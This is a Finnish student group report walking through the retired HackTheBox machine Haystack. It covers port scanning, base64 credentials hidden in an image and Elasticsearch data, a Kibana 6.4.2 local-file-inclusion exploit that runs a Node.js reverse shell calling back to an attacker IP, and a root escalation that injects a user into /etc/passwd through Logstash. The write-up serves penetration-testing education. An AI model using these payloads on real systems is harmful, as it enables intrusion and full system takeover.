jamk.fi

HackTheBox - Tehtävä

HayStack

Jere Pesonen, TTVS18S1
Arttu Yli-Rahnasto, TTVS18S1
Joel Rinta, TTV18S1

Ryhmätyö
Kyberturvallisuus, Jarmo Nevala
11-19
Tieto ja viestintätekniikka, Tekniikan ala

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Sisällysluettelo

1 Johdanto

Tämän ryhmätyön aiheena on tutustua, ja ratkaista hackthebox tehtävä. Hackthebox on internet alusta, jossa voi harjoitella penetraatiotestausta, ja kyberosaamista. Valitsimme sivun ”retired machines” osiosta haasteen nimeltä Haystack. Käytimme boxin ratkaisuun ohjeita, jotka löytyvät hackthebox-sivulta.

Jaoimme boxin kolmeen eri vaiheeseen, joista jokainen dokumentoi yhden vaiheen. Joel dokumentoi ensimmäisen vaiheen, Arttu toisen ja Jere kolmannen.

2 Ensimmäinen vaihe

Ensimmäisessä vaiheessa tarkoitus on steganographian, porttikannauksen, sekä avoimista porteista löytyvien palvelujen tutkimisen avulla löytää tunnukset ssh yhteyden avaamiseksi.

2.1 Porttiskannaus ja steganographia

Aloitamme nmapillä boksin ip osoitteeseen, josta löysimme avoinna olevat portit 22, 80 ja 9200.

```
root@kali:~# nmap 10.10.10.115 -sV -sC -oA haystack.nmap
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-13 19:04 EET
Nmap scan report for 10.10.10.115
Host is up (0.042s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
```

Tutkimalla porttia 80 löytyy needle.jpg kuva neulasta heinäsuovassa.

Ladattua kuvan sitä voi tutkia käyttämällä strings komentoa, jolloin löytyy base64:sella kirjoitettu pätkä.

```
root@kali:~/Lataukset# strings needle.jpg
```

```
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```

Tämä syötetään Base64 decoderiin, jolloin löytyy espanjankielinen lause.

Input

```
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```

Output

```
la aguja en el pajar es "clave"
```

Tämä käännetään suomen kielelle, jolloin lause on ”neula heinäsuovassa on ”avain””.

2.2 Elasticsearch

Tutkimalla porttia 9200 löydetään elasticsearch service. 10.10.10.115:9200
Elasticsearch on avoimen lähdekoodin haku- ja analysointipalvelu kaikenlaiselle datalle.


```
name:                                    "iQEYHgS"
cluster_name:                            "elasticsearch"
cluster_uuid:                            "pjrX7V_gSFmJY-DxP4tCQg"
version:
  number:                                "6.4.2"
  build_flavor:                          "default"
  build_type:                            "rpm"
  build_hash:                            "04711c2"
  build_date:                            "2018-09-26T13:34:09.098244Z"
  build_snapshot:                        false
  lucene_version:                        "7.4.0"
  minimum_wire_compatibility_version:    "5.6.0"
  minimum_index_compatibility_version:   "5.0.0"
tagline:                                 "You Know, for Search"
```


Tiedostot

Tarkastetaan mahdolliset hakemistot menemällä osoitteeseen
http://10.10.10.115:9200/_cat/indices?v josta löytyy kolme eri hakemistoa.


```
health status index   uuid                   pri rep docs.count docs.deleted store.size pri.store.size
green  open   .kibana 6tjAYZrgQ5CwwR0g6VOoRg   1   0          1            0        4kb            4kb
yellow open   quotes  ZG2D1IqkQNiNZmi2HRImnQ   5   1        253            0    262.7kb        262.7kb
yellow open   bank    eSVpNfCfREyYoVigNWcrMw   5   1       1000            0    483.2kb        483.2kb
```



Näistä tärkein on quotes hakemisto, josta löytyy espanjankielisiä sitaatteja.



```
2:
  _index:    "quotes"
  _type:     "quote"
  _id:       "22"
  _score:    1
  _source:
    quote:   "También se instalaron en… el Quilombo de Macaco."
3:
  _index:    "quotes"
  _type:     "quote"
  _id:       "24"
  _score:    1
  _source:
    quote:   "En 1804, los esclavos de…rnantes afroamericanos."
```

Seuraavaksi etsitään hakemistosta tuloksia, joissa lukee ”clave” eli avain, jolloin löydetään kaksi tulosta.


```
hits:
  166:
    _source:
      quote:    "Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="
  197:
    _source:
      quote:    "Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "
```


Haun tuloksena saadaan kaksi base64 koodia ja käännetään ne, jolloin löydetään ssh:n käyttäjänimi ja salasana.






3 Toinen vaihe

3.1 Kibana

Tutkimalla konetta esimerkiksi LinEnumilla löydäme käyttäjän nimeltä Kibana. Kibana kuuntelee pelkästään porttia 5601 localhostilla. Kibana on palvelu, joka antaa tietokannallesi graafisen käyttöliittymän ja helpottaa datasi analysointia.



Tutkimalla meille selviää Kibana-palvelun versio 6.4.2.

```
[security@haystack /]$ /usr/share/kibana/bin/kibana --version
6.4.2
```

Nopealla haulla selvitämme, että kyseinen versio kärsii Local File Inclusionista eli LFI:stä. Tämän avulla voimme suorittaa javascriptiä saadaksemme reverse shell payloadin aikaiseksi ja tätä kautta pidemmälle privilege escalationissa eli oikeuksien kasvatuksessa.

Ongelmana on kuitenkin Kibanan portti 5601, joka kuuntelee vain localhostia. Tätä voimme kiertää portforwardingilla. Välitämme portin ssh:n kautta omaan porttiimme 9000, jotta voimme triggeröidä haluamamme reverse shellin.

```
[security@haystack ~]$ ssh -R 9000:localhost:5601 root@10.10.14.31
```

Nyt teemme kansioona /dev/shm javascript tiedoston nimellä rev.js Koska tänne Kibanalla on kirjoitusoikeudet. Tiedosto sisältää kuvan mukaisen koodin pätkän.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8001, "10.10.16.161", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Nyt voimme triggeröidä reverse shellin komennolla

curl -X GET ”http://localhost:5601/api/console/api_server?sense_version=%40%40SENSE_VERSION&apis=../../../../../../../../tmp/rev.js”

Tämän jälkeen laitamme omalle koneellemme netcatin kuuntelemaan valittua porttiamme.

```
root@X-Billy:~# nc -lvp 9000
listening on [any] 9000 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.16.161] from (UNKNOWN) [10.10.10.115] 36212
whoami
kibana
```

Nyt olemme saaneet onnistuneesti käyttäjän Kibana valtaamme.

4 Kolmas vaihe

Tässä vaiheessa ollaan siis päästy sisään boxiin käyttäjänä kibana. Väylä, jota pitkin päästään roottiin käsiksi, on logstash.

4.1 Logstash

Logstash on avoimen lähdekoodin datankeräys työkalu, jota elasticsearch ja kibana käyttävät. Logstashin configurointi tiedostot löytyvät kansiosta /etc/logstash/conf.d. Logstash ajaa conf tiedostot pipelinena järjestyksessä input, filter, output.

```
cd etc/logstash/conf.d
ls
filter.conf
input.conf
output.conf
```

Input.conf:ista löytyy tiedostoa kohtaan asetetut määritykset. Eli 10 sekunnin välein haetaan tiedostoja ”logstash_” kansiosta opt/kibana/. Tiedoston tyyppi on execute.

```
cat input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
```

Filter.conf määrittää tiedoston sisällön vaatimukset. Tässä tapauksessa haetaan execute- tyyppisistä tiedostoista stringiä ”Ejecutar comando : {*}”

```
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
```

Output.conf määrittää, minkä toiminnon tiedosto suorittaa. Output.conf:in jälkeen siis ajetaan kaikkia logstash_* tiedostot, jotka sijaitsevat hakemistossa /opt/kibana/

```
cat output.conf
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                        command => "%{comando} &"
                }
        }
}
```

Tässä tapauksessa voidaan siis injektoida oma komento hakemistoon ”/opt/kibana”, joka on muodossa muodossa: ”logstash_*” ja sisältönä ” Ejecutar comando : {Komento}”

Ensin luodaan tiedosto nimeltä root.sh, joka ajettaessa kirjoittaa uuden käyttäjän tiedot /etc/passwd tiedostoon. Tämä ei onnistu muuta, kuin root oikeuksilla, joten komento root.sh pitää ajaa logstashin kautta.

```
echo "echo 'rooot:gDlPrjU6SWeKo:0:0:root:/root:/bin/bash' >> /etc/passwd" >> /dev/shm/root.sh
```

Sen jälkeen luodaan logstash tiedosto, joka ajaa tiedoston root.sh.

```
echo 'Ejecutar comando : sh /dev/shm/root.sh' > /opt/kibana/logstash_m1234
```

Näin, kun logstash ajaa 10 sekunnin välein vaatimukset täyttävät logstash_* tiedostot, niin rekisteriin tulee lisätyksi käyttäjä nimeltä ”rooot”, jolla on root oikeudet. Salasana on automaattisesti ”AAAA”. Rooot käyttäjälle kirjautuessa löytyy root.txt

```
su rooot
Contraseña: AAAA
ls
whoami
root
pwd
/opt/kibana
cd
ls
anaconda-ks.cfg
root.txt
vmware-tools
cat root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
```

5 Pohdinta

Aluksi yritimme ratkaista boxia ilman ohjeita, emme päässeet kovin pitkälle. Portti-skannaus, sekä steganographia osuus onnistui ja saimme espanjankielisen lauseen käsiksi, mutta sitten matka tyssäsi. Loppu boxin tyydyimme ratkaisemaan ohjeiden avulla, vaikkei sekään kovin helppoa ollut. Lähes jokaisen vaiheen kohdalla tuli joitain ongelmia, ja joutui pähkäilemään melko pitkään ennen, kuin pääsimme eteenpäin.

Haystack haaste oli todella mielenkiintoinen, ja se herätti kiinnostuksen tutkia itse-näisesti myös muita Hackthebox haasteita. Lisäksi opimme käyttämään kalin työka-luja, sekä erilaisia penetraatio menetelmiä.

6 Lähteet

phaz0n. 2019. Repositorio githubissa. Viitattu 14.11.2019. https://phaz0n.git-hub.io/writeup/2019/11/02/haystack-writeup/

0xrick. 2019. Repositorio githubissa. Viitattu 14.11.2019. https://0xrick.git-hub.io/hack-the-box/haystack/